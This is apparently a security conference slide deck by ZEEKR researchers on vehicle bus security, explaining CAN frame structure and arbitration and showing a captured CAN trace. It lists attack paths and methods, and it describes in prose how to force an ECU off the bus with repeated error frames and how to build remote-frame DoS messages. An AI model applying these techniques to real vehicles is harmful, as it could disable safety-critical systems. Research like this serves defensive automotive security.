

## Explore 'BUS' Mysteries via Automotive fuzzing

ChenNan of ZEEKR

Chongyang Bao of ZEEKR

Jiaming Tao of ZEEKR

#### About US

- Security Researchers of Zeekr Zero LAB
- Bug Hunting & Exploit
- Automobile & Binary & Kernel & Network & Virtualization
- Microsoft Most Valuable Security Researcher
- Winner of The Tianfu Cap 2021 Kernel & Docker Category
- Speaker of HITB, Zer0con, 44Con, Insomnihack, Tensec

#### Contents



 Background introduction

• CAN BUS

UDS Protocol

• FlexRay BUS


• BUS FUZZING






#### Challenges OEMs are confronting-Security Challenges against Connected Vehicles


Risk of network attack faced by ACES (automatic driving, networking, electric, sharing)




to hardware security, but also pays attention to multi-dimensional security of "cloud management en


#### **Out-Vehicle Attack Surface**






#### Focus on in-vehicle today







#### **In-vehicle Network Topology**



#### **Backbone Network -- Flexray-BUS**



#### **Actuator Network – CAN-BUS**




#### **Attack Path**

- Remote Attack:
  - Gain access to a controller through remote attack, Such as TBOX、IVI.
  - Break other domains through the bus.
  - Control the whole vehicle.
- OBD Attack:
  - Sending malicious bus messages over the OBD interface.
- Physical Attack:
  - In-vehicle install a hardware MITM.
  - Modify vehicle functions via bus.

#### **BUS Common Attack Methods**

- Replay Attack.
- Message Tampering.
- Fake Nodes.
- DOS Attack.
- Message Injection.
- Message Sniffing.
- Memory Corruption.
- Logical Vuls.



#### **Enter The BUS World**

What and How







## **CAN bus principle**


### In-vehicle bus security research tool

**CAN bus attack method** 

#### Vehicle bus

Former	Current			
SAE J1850 (Class2)	CAN			
SAE j1708	CANFD			
K-Line	Lin			
BEAN	Flexray			
Byte flight	Ethernet			
D2B	MOST			

#### Mainstream in-vehicle bus



#### **CAN** share

In 2019, from the statistics of the CiA organization, about 2.5 billion CAN physical nodes were installed and used around the world (most of which are in the automotive field)

At the end of a year, anything calms down. This is the time to lean back and to review what has been achieved. Our goal was to promote the usage of CAN FD in automotive and non-automotive industries. We went East and West to spread information about CAN FD. Many automakers already have started to evaluate CAN FD as an option for their next platforms. One key of the success is perhaps the standardization of the SIC (signal improvement capability) transceiver. CiA has released the related CiA 6014 (version 2.0) specification this autumn. It took longer than	
In industrial automation, CAN FD is still a little plant. One of the reasons for the reluctant acceptance was the availability of industrial micro-controllers featuring CAN FD connectivity. Now, this seems to be solved. Several chipmakers offer small and cost-effective micro- controllers with CAN FD on-chip. On the last SPS (Smart Production Solutions) tradeshow, several companies presented CANopen FD products. In general, CAN markets are still growing – while the total economy is slightly decreasing.	۰

CAN-Controller Area NetWork is a serial communication protocol developed by German Bosch Company in the early 1980s to solve the real-time data exchange between many control units and test instruments in modern automobiles. It is a multi-master bus system. The network topology of the CAN bus is shown in the figure.

CAN bus is the most widely used bus in the car, and it has been the standard protocol of automobile network in Europe.


#### **CAN** communication mechanism

message sending

When a node sends a message, it needs to detect the bus state

A node can send a message only when the bus is in an idle state

In the process of sending a message, "read back" is performed to determine whether the sent bit is consistent with the read back bit.



## CAN communication mechanism


Node B Node A Node C ID=75 Data ID=250 Data ID=1000 Data CAN ID=75 Data ID=250 ID=250 Data ID=1000 ID=1000 ID=1000 Data ID=75 ITM ID=250 Data ITM ID=1000 Data Data arbitration arbitration i arbitration !

non-destructive arbitration After exiting the arbitration, it enters the listen-only state, and retransmits the message when the bus is idle.

## CAN communication mechanism

message reception filtering The received packets are filtered by the filter. if relevant -> receive if not relevant -> filter


The CAN bus generally uses plaintext communication, and all nodes accessing the bus can monitor the bus data, which is easy to cause privacy leakage.



Standard data frames and extended data frames are identical except for the arbitration field and reserved bits. The two only differ in frame length, and extended frames can extend more CAN nodes to better support upper-layer protocols.

#### Two formats of data frame

Standard data frame




SOF : Frame start flag




#### ID :

Determine the arbitration priority of messages: The smaller the ID value, the higher the priority




It is used to request a node to send data to avoid bus conflicts

Using the remote frame request mechanism of CAN messages, the remote frame request DOS attack messages can be constructed later.




The IDE is used to distinguish between standard and extended frames




This bit has no real meaning.

SRR is always one  ${\scriptstyle \bullet}$ 




Two reserved Bits r1=0, r2=0




Contains 4 bits, representing the number of bytes of data contained in the data field.


IDE=0 ( ID=11 bit ) IDE=1 ( ID=29 bit )




From an attacker's perspective, we're more interested in data farms.




Changing the CRC to make it wrong and sending 255 consecutive error frames to the target ECU can cause the bus to enter busoff.





In addition to CRC, the bus can also be put into busoff state by changing ACK, EOF, etc



After ITM, the bus is idle, and the node can send messages

The existing tools for studying CAN bus data have hidden many details of the transport layer and data link layer from researchers. We only need to observe the packets of the application layer, but some attack methods require researchers to really understand the CAN bus. of every detail.

This is the CAN that researchers face most of the time.

#### Trace

	🖲 💷 🕃 🌄 🏹 🏥 🗙 🔜 💵 △t 💷 🖅 📶 <search> 🚽 🗸 🚔 🚔 ← → 🖕 - 🞼 🐯 - ≖- A? - 🛄 - Initial -</search>										
0:00:00:00	Time	Chn	ID	Name	Event Type	Dir	- DLC	Data			
ö	🖓 🔣 🖂 17. 998595	CAN 1	7		CAN Frame	Rx	8	01 F6 DF FC 16 35 05 12			
0:0	₽ 🛛 🖂 17. 998849	CAN 1	В		CAN Frame	Rx	8	80 00 D8 58 00 00 00 00			
-	🖓 🔣 🖂 17. 999107	CAN 1	14		CAN Frame	Rx	8	00 7F F1 00 1F FC 00 00			
	🖓 🔣 🖂 17. 999357	CAN 1	20		CAN Frame	Rx	8	34 D8 00 02 80 00 1B C8			
	₽ 🛛 🗖 🗖 🖓 🖓 🖓	CAN 1	25		CAN Frame	Rx	8	00 00 00 00 00 02 67 10			
	🖓 📃 🔣 18. 000310	CAN 1	29		CAN Frame	Rx	8	6D B6 00 00 74 BF 00 01			
	₽ 🛛 🖂 18. 000570	CAN 1	130		CAN Frame	Rx	8	00 00 00 00 00 00 00 08			
	🖓 🔣 🔣 18. 000838	CAN 1	411		CAN Frame	Rx	8	00 27 00 0A 00 00 00 02			
	₽ 🛛 🗖 🛛 🖂 🖓	CAN 1	103		CAN Frame	Rx	8	98 00 09 80 13 98 01 38			
	₽ 🛛 🖂 18. 004084	CAN 1	390		CAN Frame	Rx	8	02 03 04 03 F0 40 80 00			
	₽ 🛛 🖂 18. 007968	CAN 1	292		CAN Frame	Rx	8	48 00 00 00 00 00 00 00			
	┌╴ 🔽 18. 008372	CAN 1	180		CAN Frame	Rx	8	1C 37 00 00 00 00 0A 08			
	┌╴ 🔽 18. 008611	CAN 1	21		CAN Frame	Rx	8	01 52 01 00 01 00 A3 B9			
	₽ 🛛 🖂 18. 008841	CAN 1	7		CAN Frame	Rx	8	03 D1 DF FC B6 15 25 32			
	┌╴ 🔽 18. 009087	CAN 1	395		CAN Frame	Rx	8	03 E0 03 80 08 00 00 00			
	┌╭ ── 📉 18. 009331	CAN 1	В		CAN Frame	Rx	8	$80 \ 00 \ 54 \ 60 \ 80 \ 00 \ 00 \ 00$			
	┌╴ 🔽 18. 009759	CAN 1	14		CAN Frame	Rx	8	00 7F F1 00 1F FC 00 00			
	┌╴ 🔽 18. 010015	CAN 1	20		CAN Frame	Rx	8	34 D8 00 00 00 00 1B C8			
	┌╴ 🔽 18. 010269	CAN 1	25		CAN Frame	Rx	8	$00 \ 00 \ 00 \ 00 \ 00 \ 03 \ 67 \ 10$			
	┌╴ 🔽 18. 010522	CAN 1	55		CAN Frame	Rx	8	7F AB 40 00 B4 10 00 00			
	┌╴ 🔽 18. 010776	CAN 1	351		CAN Frame	Rx	8	95 50 00 02 01 74 69 80			
	┌┌ 🔽 18. 013146	CAN 1	102		CAN Frame	Rx	8	9C E6 09 80 13 98 01 38			
	🖓 📃 🔣 18. 013396	CAN 1	101		CAN Frame	Rx	8	80 00 E0 CF 00 01 BD D1			

## **CAN** summary

In conclusion, the CAN bus stands out in the automotive network because of the following characteristics

The multi-master communication mode is adopted between nodes.

The short frame structure is adopted, the standard data frame is 8 bytes, and the baud rate is 500K, which can be sent in more than 200 us.

The smaller the packet ID value, the higher the priority.

Non-destructive bus arbitration handling mechanism.

Reliable CRC check method, the transmission data error rate is extremely low, and it is suitable for automobile data transmission.

If the message fails to arbitrate or is destroyed during transmission, there is automatic retransmission (mechanism).

In the case of serious errors, the node has the function of automatically disconnecting from the bus, which does not affect the normal operation of the bus.

Communication adopts event-triggered mechanism

The number of nodes can actually reach 110 CAN nodes, and the design cost is low

## CAN summary

